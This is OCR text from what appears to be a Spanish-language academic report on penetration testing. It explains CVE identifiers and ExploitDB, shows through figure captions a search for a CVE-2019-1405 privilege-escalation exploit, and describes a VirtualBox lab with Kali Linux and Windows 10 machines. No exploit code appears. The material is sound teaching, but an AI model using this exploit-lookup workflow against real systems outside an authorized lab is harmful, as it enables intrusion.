
Fuente: cve.mitre.org. (2023). {Consultado el 09 de febrero de 2024}. Disponible en: https://cve.mitre.org/

Figura 6. Consulta del CVE-2019-1405.



Fuente: cve.mitre.org. (2023). {Consultado el 09 de febrero de 2024}. Disponible en: https://cve.mitre.org/

Figura 7. Muestra en la descripción: “An elevation of privilege vulnerability…”, esto corresponde a una vulnerabilidad relacionada con la elevación de privilegios.



Fuente: cve.mitre.org. (2023). {Consultado el 09 de febrero de 2024}. Disponible en: https://cve.mitre.org/

La estructura de un identificador CVE consta de la palabra "CVE" seguida de un año y un número único, ejemplo:

CVE-2021-12345

Esta estructura permite identificar de manera única una vulnerabilidad específica, independientemente del proveedor, producto o versión del software afectado.

Algunas características importantes del CVE incluyen:

Unificación: Proporciona un estándar común para identificar y referenciar vulnerabilidades, lo que facilita la comunicación y el intercambio de información sobre amenazas de seguridad entre diferentes actores en la comunidad de ciberseguridad.

Centralización: El CVE es mantenido por la organización MITRE, que se encarga de asignar identificadores únicos a las vulnerabilidades reportadas. Esto centraliza la gestión de los identificadores CVE y garantiza su unicidad.

Referenciación: Los identificadores CVE se utilizan en bases de datos, herramientas de gestión de vulnerabilidades y sistemas de seguimiento para referenciar y buscar información sobre vulnerabilidades específicas.

3.3.1 ExploitDB: es un repositorio público, gratuito de diferentes exploits, así como técnicas de penetración. Este con tiene una amplia relación de exploits, shellcodes, herramientas y documentos relacionados con la seguridad informática. Este recurso es mantenido por Offensive Security, la misma empresa detrás de Kali Linux, y se puede utilizar como una referencia para los investigadores de seguridad, profesionales de ciberseguridad en el proceso de identificación y explotación de vulnerabilidades.

Existen diferentes tipos de exploits:[8]

- Exploits conocidos: se utilizan para explotar vulnerabilidades públicas y son de conocimiento para la comunidad de la ciberseguridad. Se pueden encontrar en bases de datos como la que explicaremos en este post.

- Exploits desconocidos: son altamente peligrosos y han sido desarrollados de manera independiente para explotar fallos de día cero.

- Exploits de softwares vulnerables: explotan fallos en softwares desactualizados, como sistemas operativos y aplicaciones.


[8] KEEPCODING. ¿Qué es ExploitDB?. Consultado el 7 de marzo de 2024, https://keepcoding.io/blog/que-es-exploitdb/

- Exploits de servicios: explotan fallos de seguridad presentes en los protocolos de comunicación entre aplicaciones de un sistema operativo.

- Exploits para escalar privilegios: permiten acceder a permisos de usuario administrador en Windows y root en GNU/Linux.

En la Figura 8, podemos observar la interfaz inicial del sitio web de Exploit DataBase.

Figura 8. Exploit DataBase Interfaz.




Fuente: exploit-db.com. (2024). {Consultado el 10 de febrero de 2024}. Disponible en: https://www.exploit-db.com/

La forma en que ExploitDB se articula con el CVE es a través de la asociación de exploits con identificadores CVE específicos. Esto es, que muchos exploits relacionados en ExploitDB están a su vez, relacionados con vulnerabilidades conocidas y catalogadas en el CVE. Esto permite a los profesionales la consulta de exploits específicos relacionados con vulnerabilidades conocidas utilizando los identificadores CVE como punto de referencia.


En las Figuras 9, 10, 11 y 12, se puede observar el proceso de búsqueda de exploits relacionados con la vulnerabilidad identificada con el CVE-2019-1405, relacionada con la “elevación de privilegios”.

Figura 9. Búsqueda de exploit, con la palabra “elevación”.




Fuente: exploit-db.com. (2024). {Consultado el 11 de febrero de 2024}. Disponible en:

Figura 10. Hallazgo del exploit relacionado con el tipo de vulnerabilidad.




Fuente: exploit-db.com. (2024). {Consultado el 11 de febrero de 2024}. Disponible en: https://www.exploit-db.com/exploits/47805

Figura 11. Verificación y/o confirmación de la CVE asociada al tipo de vulnerabilidad.



Fuente: exploit-db.com. (2024). {Consultado el 11 de febrero de 2024}. Disponible en: https://www.exploit-db.com/exploits/47805

Figura 12. Verificación del código del exploit a utilizar durante al ataque.



Fuente: exploit-db.com. (2024). {Consultado el 11 de febrero de 2024}. Disponible en: https://www.exploit-db.com/exploits/47805

En cuanto a su uso, los usuarios pueden consultar un exploits por medio del nombre de producto, versión, autor, plataforma, fecha u otro criterio. Una vez identificado el exploit se puede utilizar para hallar posibles vulnerabilidades en un sistema específico o para evaluar la efectividad de las medidas de seguridad existentes.


3.4 BANCO DE TRABAJO

El banco de trabajo es un entorno controlado que nos permite realizar diferentes ejercicios y pruebas relacionadas con el ámbito de la seguridad informática, en el cual se establecen diferentes tipos de sistemas que se utilizaran para ataque y defensa de sistemas emulados.

VirtualBox: “el software de virtualización multiplataforma de código abierto más popular del mundo permite a los desarrolladores entregar código más rápido, ya que pueden ejecutar múltiples sistemas operativos en un solo dispositivo. Los equipos de TI y los proveedores de soluciones usan VirtualBox para reducir los costos operativos y acortar el tiempo necesario para implementar aplicaciones de forma segura en entornos locales y en la nube.”[9]

En la Figura 13, podemos observar la instalación de hipervisor VirtualBox, en una máquina física con Sistema Operativo Windows 11.

Figura 13. Instalación de VirtualBox.



Fuente: Propia.

[9] Oracle Colombia. Oracle VM VirtualBox. Consultado el 11 de marzo de 2024, https://www.virtualbox.org/


En la Figura 14, podemos observar la versión correspondiente al hipervisor instalado en la máquina, correspondiente a la versión 7.0 de VirtualBox.

Figura 14. VirtualBox 7.0, como versión instalada.

Fuente: Propia.

En la Figura 15, podemos observar la configuración de una red NAT, llamada “Red_de_pruebas”, la cual permitirá la conexión entre las diferentes Máquinas virtuales instaladas en el Hipervisor.

Figura 15. Red Nat creada para la comunicación entre máquinas virtuales.




Fuente: Propia.

En la Figura 16, podemos observar en la configuración del hipervisor VirtualBox, las diferentes Máquinas Virtuales instaladas, en este caso se observan varias máquinas correspondientes a la versión 2023.04 de Kali Linux; otra máquina con la versión 10 del Sistema Operativo Windows de Microsoft.

Así mismo se puede observar el tamaño de disco virtual correspondiente a cada máquina virtual instalada, entre otras máquinas virtuales instaladas.

Figura 16. Evidencia de los Sistemas Instalados en el Hipervisor.



Fuente: Propia.

En las Figura 17 y 18, podemos observar la configuración de red (Red NAT “Red_de_pruebas”) y algunas de las características de las máquinas virtuales Kali Linux y Windows 10.

Kali Linux: “es un sistema operativo de código abierto y se diferencia de otras distribuciones de sistemas operativos debido a que reúne más de 600 programas para hacking ético, que se encuentran preinstalados en el sistema.”[10]

Algunas de las características de Kali Linux:

- Recopilación de información: una herramienta para obtener toda la información posible sobre un sistema de destino.

- Análisis de vulnerabilidad: escanea e identifica vulnerabilidades de seguridad que pueden utilizarse para lanzar ataques cibernéticos.

- Escaneo de aplicaciones web: una herramienta dedicada para escanear sitios web en busca de vulnerabilidades.

- Evaluación de bases de datos: detecta automáticamente vulnerabilidades de bases de datos.

- Ataques de contraseña: encuentre contraseñas fáciles de ver mediante diccionario, tabla y ataques de fuerza bruta.

- Ataque inalámbrico: Herramientas para realizar ataques de red a redes inalámbricas.

- Ingeniería inversa: herramientas para encontrar el código fuente de una aplicación. Por ejemplo, malware.

[10] KEEPCODING. ¿Qué es Kali Linux?. Consultado el 1 de abril de 2024, https://keepcoding.io/blog/que-es-kali-linux/

- Herramientas de explotación: se utilizan para penetrar el sistema explotando las fallas de seguridad del sistema.

- Olfateo y suplantación de identidad: robo de datos y robo de identidad.


- Post-explotación: escalada de privilegios, determinación de resiliencia y entrega de carga útil en el sistema. Es decir, realizando usted mismo la tarea dañina.

- Análisis forense: examinando las huellas dejadas por los ciberatacantes.

- Herramienta de informes: Especialmente diseñada para desarrollar informes de ciberseguridad después de ejercicios de pruebas de penetración.

